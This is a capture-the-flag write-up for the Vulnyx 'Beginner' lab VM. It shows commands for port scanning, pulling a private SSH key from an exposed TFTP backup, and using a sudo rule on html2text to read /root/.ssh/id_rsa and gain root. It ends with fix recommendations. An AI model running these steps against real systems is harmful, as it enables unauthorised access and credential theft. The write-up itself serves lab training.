Vulnyx - Beginner (CTF)
Recon
Full TCP Scan
First I started by running a full tcp port scan using nmap:
1
nmap -sV -sC -p- 192.168.163.129 --min-rate 8000
After reviewing the results, the following ports were open:
1
2
3
4
5
6
7
8
9
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Site doesn't have a title (text/html).

I went ahead and visited the site http://192.168.163.129 and I saw an interesting note:
Web Enumeration
Website message:
“It has sensitive exposed files, fix it as soon as possible.”
Gobuster:
1
gobuster dir -u http://192.168.163.129 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
No useful results.
UDP Enumeration
Since gobuster didn’t have anything interesting I went ahead and did a UDP scan:
1
nmap -sU --top-ports 20 192.168.163.129 --open
After reviewing the results I saw TFTP was open:
1
2
3
4
5
6
7
8
9
10
11
PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp <--------
135/udp   open|filtered msrpc
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
1900/udp  open|filtered upnp
49152/udp open|filtered unknown
I went ahead and used tftp-enum script on nmap to see if I get anything interesting:
TFTP enum:
1
nmap -sU -p 69 --script=tftp-enum 192.168.163.129
After the results came up I saw backup-config:
1
2
3
4
PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
|_  backup-config
Initial Access
I downloaded the backup-config file:
1
2
3
4
tftp 192.168.163.129

tftp> get backup-config
tftp> quit
After extracting it I found 2 files:
- id_rsa
- sshd_config
I checked sshd_config and at the end of the file I found the username is boris.
Fix permissions:
1
chmod 600 id_rsa
Login:
1
ssh -i id_rsa boris@192.168.163.129
User Flag
After logging in I went ahead and got the user flag:
1
cat user.txt
Privilege Escalation
I checked if there were any binaries I could run as root without any password:
1
sudo -l
Boom! There is a binary I could run as root called html2text:
1
2
User boris may run the following commands on beginner:
    (root) NOPASSWD: /usr/bin/html2text
I went ahead and tried if I could dump the root ssh key by using html2text:
1
sudo html2text /root/.ssh/id_rsa
And there it was… the root ssh key.
Fix Root Key
After copying the key to my machine I noticed that the format was a bit messed up and went and manually fixed it.
Then I fixed the key permission so I could ssh into root:
1
chmod 600 root_id_rsa
Root Access
Went ahead and connected through ssh as root:
1
ssh -i root_id_rsa root@192.168.163.129
Root Flag
Getting the root flag:
1
cat /root/root.txt
Attack Chain
- Nmap TCP
- Web hint
- UDP scan
- TFTP leak
- SSH key
- User access
- Sudo abuse
- Root
Security Issues
- Exposed TFTP
- Leaked SSH key
- Weak sudo rule
Recommendations
- Disable TFTP
- Secure backups
- Harden sudo